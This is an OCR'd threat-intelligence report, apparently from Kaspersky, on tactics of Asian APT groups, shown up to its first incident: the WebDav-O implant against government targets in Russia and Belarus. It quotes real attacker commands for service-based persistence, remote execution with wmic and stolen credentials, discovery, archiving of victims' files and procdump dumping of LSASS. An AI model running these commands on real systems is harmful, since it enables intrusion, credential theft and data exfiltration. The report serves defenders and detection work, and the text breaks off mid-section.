Kaspersky Threat Intelligence

Modern Asian APT Groups

Tactics, Techniques and Procedures

kaspersky

Contents

Introduction

Kaspersky is constantly tracking thousands of malicious actors all over the world, including highly advanced groups that are capable of conducting sophisticated cyberattacks. These formidable groups are globally recognized as Advanced Persistent Threats (APT).

At Kaspersky Cyber Threat Intelligence, we analyze and study data from various attacks throughout the world. Using this data, we extract a large amount of useful information, including the tactics, techniques, and procedures (TTPs) of attackers. Based on this information, we distinguish patterns in the attackers' behavior.

In this report, we share the most valuable intelligence that we gathered on Asian APT groups. Why them? Over the course of our work, we noticed that these groups attacked the greatest number of countries and industries. Most importantly, our analysis of hundreds of attacks revealed a similar pattern among various groups. They achieve specific objectives at various stages of the Cyber Kill Chain using a common but limited number of techniques encountered by security professionals all over the world. Unfortunately, security teams often have difficulty detecting these attacks in their own infrastructure.

Our team has a tradition of including an inspiring quote in each of our reports. For this report, we chose a quote from the "Ender's Game” movie:

"There is no teacher but the enemy"

It perfectly reflects the principle that we adhere to in the Cyber Threat Intelligence team. It was precisely this principle that inspired us to write and publish this report.

It is not our goal to attribute a particular group to a specific country in Asia. Our goal is to provide the most extensive information on the approaches taken by APT actors, their TTPs, and the ways to mitigate these attacks. For this purpose, we will share our specially crafted SIGMA rules that will help you detect a potential attack in your infrastructure.

Intended audience of this report

As mentioned above, we observe a large number of worldwide attacks involving the groups and threats described in this report. Most organizations are often unprepared to meet these threats and therefore encounter difficulties detecting an attacker within their network.

We created this report to provide the cybersecurity community with the most well-prepared intelligence data to effectively counteract these threats. This report will be most useful to the following:


- SOC analysts
- Cyber Threat Intelligence analysts
- Digital Forensics (DFIR) experts
- Threat Hunting experts
- Cybersecurity experts
- C-Level executives responsible for cybersecurity in their company
- Domain administrators

This material can serve as a library of knowledge on the main approaches used by Asian APT groups when they hack an infrastructure. The report also contains detailed information on the attackers' tactics, techniques, and procedures (TTPs) based on the MITRE ATT&CK methodology.

Authors and acknowledgments

This report was prepared by our Kaspersky Cyber Threat Intelligence team that gathers and analyzes data on APT threats and financially motivated attacks. This data comes from various sources, including our own research and the work of other Kaspersky departments, such as:

Kaspersky Cyber Threat Intelligence team



Data on APT threats

Threat Research

Threat Research Team

SOC

Kaspersky Security Operations Center

GReAT

Global Research and Analysis Teams

GERT

Global Emergency Response Team

ICS CERT

Kaspersky ICS CERT

Our Kaspersky Cyber Threat Intelligence team relies on state-of-the-art tools, practices, and approaches, such as MITRE ATT&CK, F3EAD, Pyramid of Pain by David Bianco, Intelligence Driven Incident Response, and Unified Cyber Kill Chain, to study threat actors' TTPs and network behavior, and to help incorporate many different departments into CTI processes.

Team of authors:

Nikita Nazarov

Head of Threat Exploration

Kirill Mitrofanov

Cyber Threat Intelligence Team Lead

Alexander Kirichenko

Senior Cyber Threat Intelligence Analyst

Vladislav Burtsev

Senior Cyber Threat Intelligence Analyst

Natalya Shornikova

Lead Cyber Threat Intelligence Analyst

We are also especially thankful to the following colleagues for their help in writing this report:

Sergey Kireev

Cyber Threat Intelligence Analyst

Danila Nasonov

ex. Junior Cyber Threat Intelligence Analyst

Vasily Berdnikov

Lead Malware Analyst

Structure of the report

This report consists of 6 main sections in which each reader can easily find the information they are interested in.

1 Incidents involving Asian APT groups in various regions of the planet

This section contains information on five unique incidents that we detected in different parts of the world. Each incident is a unique case within the specific country and industry, and we provide a description of the actions and TTPs of the perpetrators. At the end of each section, we put together a consolidated table showing the TTPs of the APT groups that we encountered in these incidents. This table consists of a list of TTPs and their overlapping use in these incidents.

2 Technical details

The "Technical details" section contains a detailed description of the individual techniques that we detected in the attacks conducted by Asian APT groups. Each technique contains the following:

Main description

Technical details on how the specific technique works

Examples of procedures

Example implementations of this technique that we detected in attacks by Asian APT groups

Detection

Data on the approaches employed to detect the described technique, and the EventIDs of events in various monitoring agents used to detect the specific threat.

SIGMA rules

List of SIGMA rules relevant to this technique. The actual SIGMA rules can be found in the Appendix: SIGMA

3 Analysis of attacker actions based on the Unified Kill Chain

We used the Unified Kill Chain model to create our own table linked to Asian APT groups so that we could provide a top-level look into the motivations and behavioral patterns of these actors, and provide data on the possible steps taken by Asian APT groups when they conduct potential attacks.

4 Mitigation

This section describes the measures undertaken to mitigate risks associated with the described TTPs.

5 Statistics on attack victims

This section provides consolidated statistics on the victims of Asian APT groups throughout the world and a breakdown by country and industry.

6 Appendix: SIGMA

This appendix contains the SIGMA rules that can help to detect the techniques described in this report.


Incidents involving Asian APT groups in various regions of the planet

Almost every quarter, someone publishes major research devoted to campaigns or incidents involving Asian APT groups. These campaigns and incidents are targeting various organizations from a multitude of industries. Likewise, the geographic locations of victims are not limited to just one region. This type of research normally contains detailed information about the tools used by APT actors, the vulnerabilities that they exploit, and sometimes even a specific attribution. Despite the large number of these types of reports, companies often remain unprepared to face these kinds of attackers. With the advanced tools and techniques used by threat actors today, cybersecurity professionals require not only high-level expertise and extensive experience, but also the infrastructure supplemented by well-organized asset management and vulnerability management processes, network segmentation, fine-tuned audits, and intelligently configured data security tools. In most cases, an unprepared infrastructure is the primary factor enabling Asian APT groups to conduct successful attacks.

When considering the importance of preparing the infrastructure and fine-tuning the processes mentioned above, do not forget about the fundamental Blue Team principle: to successfully defend against an attack, you must understand how it is conducted. To counteract targeted attacks, you must understand the tactics, techniques, and procedures of threat actors.

For this purpose, in this section we gathered information about incidents occurring at different times in different countries over the course of 2022 and involving various Asian APT groups

Figure 1 Geographic location of victims mentioned in the Incidents section




1. Russia
2. Belarus
3. Indonesia
4. Pakistan
5. Malaysia
6. Argentina

The samples observed in the described incidents were also observed by us in other countries, including Canada, Vietnam, South Africa, and Japan (Figure 2). For each incident, we described various stages of the attack and highlighted the threat actor's TTPs. A more detailed description of the APT actors techniques is provided in the Technical details section.


Figure 2 Geographic location of samples mentioned in the Incidents section

1. Canada
2. Vietnam
3. South Africa
4. Japan



Each case study in this section covers a unique investigation. In some cases, we were able to study an attack in its entirety, starting from the Initial Access stage and finishing with the Impact stage. In other cases, our investigation began at the later stages of the Cyber Kill Chain. Out of the many incidents that we examined, we selected those that revealed the most about the behavioral patterns of Asian APT groups.

Figure 3 Geographic location of C&C servers in investigated incidents



The detailed description of a particular incident includes an in-depth history of the attack progression. We included the actual command-line arguments, registry keys, and the paths and names of the files and utilities employed by the actors behind the attack. We altered only the sensitive information.

Incidents involving Asian APT groups in various regions of the planet

Incident 1. Russia and Belarus

Incident 1. Russia and Belarus

Victim summary

Industry	Countries affected	Threat
Government	Russia, Belarus	WebDav-O

Incident description

In 2022, our systems detected an attack employing malware known as WebDav-O that targeted a government agency in Russia. Several researchers had previously described a series of attacks using WebDav-O and Mail-O. We were able to track the activity of the WebDav-O implant in our telemetry at least until 2018. This activity was aimed at government-linked targets located in Belarus. Based on our research, we were able to find additional variants of the malware and observe commands executed by the attackers on compromised hosts.

Detailed description

Exploit Public-Facing Application T1190 (Initial access)

To get initial access to the victim, the attacking group exploited a vulnerability in IIS Windows Server. We observed the following activity in Windows logs: The IIS Worker process w3wp.exe ran the malicious files of the attackers.

After successful infection, a malicious library was uploaded into one of the following directories:

```
C:\Windows\System32\logfiles
C:\Windows\System32\
```

As part of the malware deployment process, APT actors usually create a Windows service **Create or Modify System Process: Windows Service T1543.003.** A rather unusual operation in this incident was when the attacker changed a registry key so that the malicious DLL was run with the command line "svchost.exe -k netsvcs", which looks legitimate:

```
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost" /v
netsvcs /t REG_MULTI_SZ /d AeLookupSvc\0 … \0SQLReader
```

After adding an additional value for the HKLM\Software\Microsoft\Windows NT\CurrentVersion\Svchost\netsvcs registry key, the attacker created a new Windows service named SQLReader with the executable file "svchost.exe -k netsvcs".

```
sc create SQLReader binpath= "C:\Windows\System32\svchost.exe -k netsvcs" start= auto
displayname= "SQL Server VSS Reader"
```


They then added a description of the service, the path to the malicious DLL to the corresponding registry key for SQLReader, and started the service using sc.exe:

```
reg add HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SQLReader /v Description /t
REG_SZ /d "SQL Server VSS Reader"
reg add HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SQLReader\Parameters /v
ServiceDll /t REG_EXPAND_SZ /d "C:\Windows\System32\sqlrder.dll"
sc start SQLReader
```

sqlrder.dll (MD5: 69B99401A0BBBF7BEC1B27DCE12C8B3A) is one of the WebDav-O implants that communicates with Yandex Disk, just like other implant variants communicate with DropBox and Mail.ru C2. Attackers use these implants to receive commands and to export their results. This is an example of the technique known as **Web Service: Bidirectional Communication T1102.002.**

During our investigation, we used the Kaspersky Threat Intelligence Portal to check the URL that was contacted by the process and found additional malicious executables that communicated with this URL.

Figure 4 List of malware communicating with the malicious URL




Files that accessed requested URL

Status	Hits (≈)	File MD5	First accessed	Last accessed	Detection name
Malware	100	69B99401A0BBBF7BEC1B27DCE12C8B3A	30 Sep 2020 10:17	30 Sep 2020 11:05	Trojan-Downloader.Win64.WebDAV.cf
Malware	100	749E4B767DDCFDD5CAC103D66953647D	13 Sep 2020 00:08	13 Sep 2020 00:08	Trojan-Downloader.Win64.WebDAV.c
Malware	100	60D1BBD32CE0C034230B8A9CCC919B11	07 Aug 2020 12:27	07 Aug 2020 12:27	Trojan-Downloader.Win64.WebDAV.c
Malware	10	FAD7AA50053DAAD4FAF091FBB344CEE8	06 May 2022 10:34	06 May 2022 10:34	Trojan-Downloader.Win64.WebDAV.sb
Malware	10	0670A20EB768D1F9835D786E0AA3800F	02 Mar 2021 19:35	02 Mar 2021 19:35	Trojan-Downloader.Win64.WebDAV.sb
Malware	10	A0D238CF2BC432E6FA8E2B33FFEB41DD	15 Feb 2021 09:57	15 Feb 2021 09:57	Trojan-Downloader.Win64.WebDAV.c
Malware	10	8C3F0DB12C71DFAB29EC50D292A4C7B8	23 Jan 2021 22:39	23 Jan 2021 22:39	Trojan-Downloader.Win64.WebDAV.c
Malware	10	DA2DB10B5FE8AD59BC5612DBB424094E	31 Dec 2020 19:22	31 Dec 2020 19:22	Trojan-Downloader.Win64.WebDAV.sb
Malware	10	D4EA33404776533DB5A30627780C4C1B	01 Dec 2020 07:52	01 Dec 2020 07:52	Trojan-Downloader.Win64.WebDAV.sb
Malware	10	964615973BB2F34C4E6FE18AE97B8991	22 Sep 2020 10:10	22 Sep 2020 10:10	PDM:Trojan.Win32.Bazon.a

When searching for objects associated with sqlrder.dll in Kaspersky TIP, the Research Graph tool showed a link with the APT group known as CoughingDown.

One malware used by CoughingDown is a network sniffer and loading module (MD5: B00EA7F6025D1FC709A4F2B02A9EF3A0) that has common characteristics with the Mail-O variant. Both use a cloud platform for data exfiltration by simultaneously sending the data during predetermined working hours (from 9:00 to 17:00 for the CoughingDown variant, and from 9:00 to 16:00 for Mail-O). Additionally, the filename format of the heartbeat file created by Mail-O (<random_integer>_[MMDDhhmmss].dat) is similar to the format of a file created by CoughingDown and uploaded to Yandex Disk: STATE_HEX-HOSTNAME_HHMMSSmmm.dat.

Figure 5 Threat Intelligence Portal connections graph



Industries: Government Military
Aliases: Crafty Panda
Thundercats
Ghost Dragon Group
Higaisa
Actor Group: APT — Actor is related to an APT attack.
Description: CoughingDown is a Chinese-speaking APT active since at least 2016, as there appear to be solid links between Gh0st Dragon activity and CoughingDown. The group and its malware had been referred to as "Higaisa" because of an RC4 key the group consistently embedded in much of their malware.

See more

Last updated: —
Countries: Belarus
Russia
Vietnam
Central_Asia

See less

TTPs: MITRE ATT&CK matrix
MITRE PRE-ATT&CK matrix
Descriptive TTPS
Downloads: Actor IOC Actor YARA
Reports: WebDav-O Malware Used to Target Government En

See more

The WebDav-O variant observed in this incident uses the Yandex Disk cloud service to host files with commands for the implant. After gaining access to a given storage account using hard-coded credentials, the malware can negotiate an encryption session key and subsequently read and process command files encrypted with this key. The contents of these files then allow the operators to upload and download files from the target file system, and to use the file system to execute arbitrary commands from the command shell (cmd.exe) on it.

Files containing commands are received from Yandex Disk as follows.

After authentication of 'GET webdav.yandex.ru/?userinfo' and generation of a session key, the malware checks the network connection using GET webdav.yandex.ru/test3.txt, then executes the specialized Webdav method PROPFIND webdav.yandex/test, which receives an XML file in response. This XML file contains multiple paths to data resources, and each set of data is extracted using a GET request and decrypted using the session key mentioned above. The decrypted data of each request represents a command that should be executed by malware. After execution, the resource will be deleted from Yandex Disk via an HTTP DELETE request in which the resource path is specified as an argument.

Here are the commands that we tracked.

First the attacker executed a series of ping commands:

```
cmd.exe /c C: & cd\ & cd "" & ping <host> -n 1
```

Then viewed the connected network drives:

```
cmd.exe /c C: & cd\ & cd "" & net use
```

Then the operator attempted to connect to remote hosts via SMB using a compromised account:

```
cmd.exe /c C: & cd\ & cd "" & net use \\<ip> /u:<domain>\<username> <password>
```

The operator also conducted reconnaissance on remote hosts by using the wmic.exe:

```
cmd.exe /c C: & cd\ & cd "" & wmic /node:<ip> /user:<domain>\<username> /password:<password>
process call create "<command>"
```

All discovery commands that were executed by the attackers on local and remote systems are listed in the table below.

MITRE ATT&CK matrix technique	Commands
System Network Configuration Discovery	hostname systeminfo cmd /c echo list volume |diskpart
System Network Configuration Discovery	route print tracert -h 2 <private_ip> ipconfig /displaydns
System Network Connections Discovery	qwinsta netstat -ano
System Time Discovery	time /t
Query Registry	reg query hku\<domain_user_sid>\Software\Microsoft\Office\14.0\Outlook /s | find "<victim domain name>" cmd /c tasklist wmic process | find "<process_name>"
Process Discovery	ping -n 1 administrators ping -n 1 admin-pc ping -n 1 dc01 ping <host> C:\Windows\System32\logfiles\portscan.exe -h [REDACTED] -p 22 C:\Windows\System32\logfiles\portscan.exe -h [REDACTED] -p 25,110 cmd.exe /c C: & cd\ & cd "Windows\web" & C:\Windows\System32\logfiles\nbtscan.exe [REDACTED]
Remote System Discovery	cmd /c wmic product get name dir \\<ip>\c$\windows\system32\tasks
Software Discovery	net use
Network Share Discovery	cmd.exe /C net group "domain admins" /domain" cmd.exe /C net group /do

MITRE ATT&CK matrix technique	Commands
File and Directory Discovery	dir dir \\<ip>\c$\"program files" /od dir \\<ip>\c$\"program files (x86)" /od
Permission Groups Discovery	net group "domain computers" /do
Domain Trust Discovery	nltest /dclists nltest /domain_trusts nltest /dclist:<domain>

The output results of the discovery were saved to %temp%\temp.txt. The attacker read these results and then deleted them:

```
cmd.exe /c C: & cd\ & cd "" & type \\<ip>\c$\windows\temp\temp.txt
cmd.exe /c C: & cd\ & cd "" & del \\<ip>\c$\windows\temp\temp.txt
```

Extraction of test.rar:

```
cmd /c $temp\rar e test.rar -p<password> >$temp\temp.txt
```

Running malware on a remote system — **Masquerading: Masquerade Task or Service T1036.004:**

```
cmd.exe /c C: & cd\ & cd "" & dir \\<ip>\c$\windows\system32\conhost64.exe
cmd.exe /c C: & cd\ & cd "" & wmic /node:<ip> /user:<domain>\<username> /password:<password>
process call create "cmd /c $system32\conhost64.exe"
```

After the Discovery process, the attackers attempted to gather data from the current host and from remotely connected hosts — **Data from Local System T1005.**

```
cmd.exe /c C: & cd\ & cd "windows\temp" & dir rar*
cmd.exe /c C: & cd\ & cd "windows\temp" & dir "$programfiles\winrar\rar.exe"
```

Archiving on remote systems:

```
rar  a -r 123.rar \\<ip>\c$\users\<username>\desktop\* -hp<password> -ta20220302
\\<ip>\c$\program files\winrar\rar.exe"  a -r -m5 -hp<password> \\<ip>\c$\windows\temp\sduid.sys
\\<ip>\c$\users\<username>\desktop\<redacted>\*
```

Another important stage of the attack is obtaining user credentials. User credentials allow attackers to elevate their privileges and move laterally through the network. In this incident, we observed activity of the procdump.exe tool, which can be used to create a memory dump of the lsass.exe process — **OS Credential Dumping: LSASS Memory T1003.001.**

```
procdump.exe -accepteula -ma lsass.exe C:\Windows\Temp\mem.dmp
```

We also observed the msdol.exe process with arguments that are typical of Mimikatz:

```
